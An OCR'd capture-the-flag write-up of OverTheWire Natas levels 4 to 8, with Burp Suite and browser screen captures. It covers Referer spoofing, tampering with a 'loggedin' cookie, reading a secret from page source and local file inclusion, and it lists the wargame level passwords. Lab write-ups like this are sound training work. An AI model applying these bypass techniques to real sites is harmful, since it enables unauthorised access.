Log
IP
Location


Burp
Project
Intruder
Repeater
View
Help
Burp Suite Community Edition v2025.11.6 - Temporary Project
Dashboard
Target
Proxy
Intruder
Repeater
Collaborator
Sequencer
Decoder
Comparer
Logger
Organizer
Extensions
Learn
Send
Cancel
Burp AI
Target: http://natas4.natas.labs.overthewire.org
HTTP/1
Request
Pretty
Raw
Hex
GET /index.php HTTP/1.1
Host: natas4.natas.labs.overthewire.org
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Authorization: Basic bmF0YXM0OlFyeVpYYzJlMHphaFVMZEhydEh4enlZa2o1OWtVeExR
Connection: keep-alive
Referer: http://natas4.natas.labs.overthewire.org/
Cookie: _ga=GA1.1.904859975.1768672576; _ga_RD0K2239G0=GS2.1.s1768752208$o1$g1$t1768755800$j60$l0$h0
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Response
Pretty
Raw
Hex
Render
http://natas.labs.overthewire.org/js/jquery-ui.js">
</script>
<script src=
http://natas.labs.overthewire.org/js/wechall-data.js>
</script>
<script src="
http://natas.labs.overthewire.org/js/wechall.js">
</script>
<script>
var wechallinfo = {
"level": "natas4", "pass":
"QryZXc2e0zahULdHrtHxzyYkj59kUxLQ"
};
</script>
</head>
<body>
<h1>
natas4
</h1>

Access disallowed. You are visiting from
Search
0 highlights
Done
1,289 bytes | 1,225 millis
Event log
All issues
Memory: 122.8MB of 982.0MB
Disabled
Inspector
Notes
Custom ac



Natas5 > 0n35PkggAPm2zbEpOU802c0x0Msn1ToK

Level 5 -> Level 6

Tool Used: Web Browser


Objective:
To bypass authentication using cookies.


Steps Followed:


1. Inspected browser cookies.
2. Modified the authentication cookie value.
3. Refreshed the page to reveal the password.


Conclusion:
This level emphasized the insecurity of client-side authentication mechanisms.

PUC:


Kali Linux
natas5.natas.labs.overthewir
Not Secure
http://natas5.natas.labs.overthewire.org
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
NATAS5
Access disallowed. You are not logged in
SUBMIT TOKEN


Kali Linux
natas5.natas.labs.overthewir
Not Secure
http://natas5.natas.labs.overthewire.org/index.php
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
NATAS5
Access disallowed. You are not logged in
SUBMIT TOKEN
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Application
Filter URLs
All
HTML
CSS
JS
XHR
Fonts
Images
Media
WS
Other
Disable Cache
No Throttling
Status
Method
Domain
File
Initiator
Type
Transferred
Size
200 GET natas5.natas.l... index.php document html 643 B 855 B
200 GET natas.labs.overth... level.css stylesheet css cached 420 B
200 GET natas.labs.overth... jquery-ui.css stylesheet css cached 6.11 kB
200 GET natas.labs.overth... wechall.css stylesheet css cached 351 B
200 GET natas.labs.ove... jquery-1.9.1.js script js cached 0 B
200 GET natas.labs.ove... jquery-ui.js script js cached 0 B
200 GET natas.labs.ove... wechall-data.js script js cached 564 B
200 GET natas.labs.ove... wechall.js script js cached 0 B
9 requests
8.60 kB / 643 B transferred
Finish: 2.08 s
DOMContentLoaded: 1.31 s
load: 1.36 s
Headers
Cookies
Request
Response
Timings
Filter Headers
Block
Resend
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Authorization: Basic bmF0YXM1OjBuMzVQa2dnQVBtMnpiRXBPVTgwMmMweDBNc24xVG9L
Connection: keep-alive
Cookie: _ga=GA1.1.904859975.1768672576; _ga_RD0K2239G0=GS2.1.s1768752208$o1$g1$t1768755800$j60$l0$h0; loggedin=0
Host: natas5.natas.labs.overthewire.org
Priority: u=0, i
Upgrade-Insecure-Requests: 1





Natas6 > 0RoJwHdSKWFTYR5WuiAewauSuNaBXned

Level 6 -> Level 7

Tool Used: Web Browser

Objective:
To extract hidden server-side secrets.


Steps Followed:

1. Viewed the source code.


2. Found a secret key stored server-side.
3. Submitted the correct secret to retrieve the password.


Conclusion:
This level demonstrated poor handling of sensitive data in server-side scripts.


PUC:




Click on View sourcecode







“FOEIUWGHFEEUHOFUOIU” put this secret in input query and submit it



Natas7 > bmg8SvU1LizuWjx3y7xkNERkHxGre0GS

Level 7 -> Level 8

Tool Used: Web Browser


Objective:
To exploit insecure file inclusion.


Steps Followed:


1. Observed URL parameters.
2. Manipulated the parameter to access internal files.
3. Retrieved the password from a protected file.

Conclusion:
This level introduced Local File Inclusion (LFI) vulnerabilities.

PUC:







Natas8 > xcoXLmzMkoIP9D7hlgPlh9XD7OgLAe5Q

Level 8 -> Level 9

Tool Used: Web Browser


Objective:
To reverse encoded data to obtain the password.


Steps Followed:

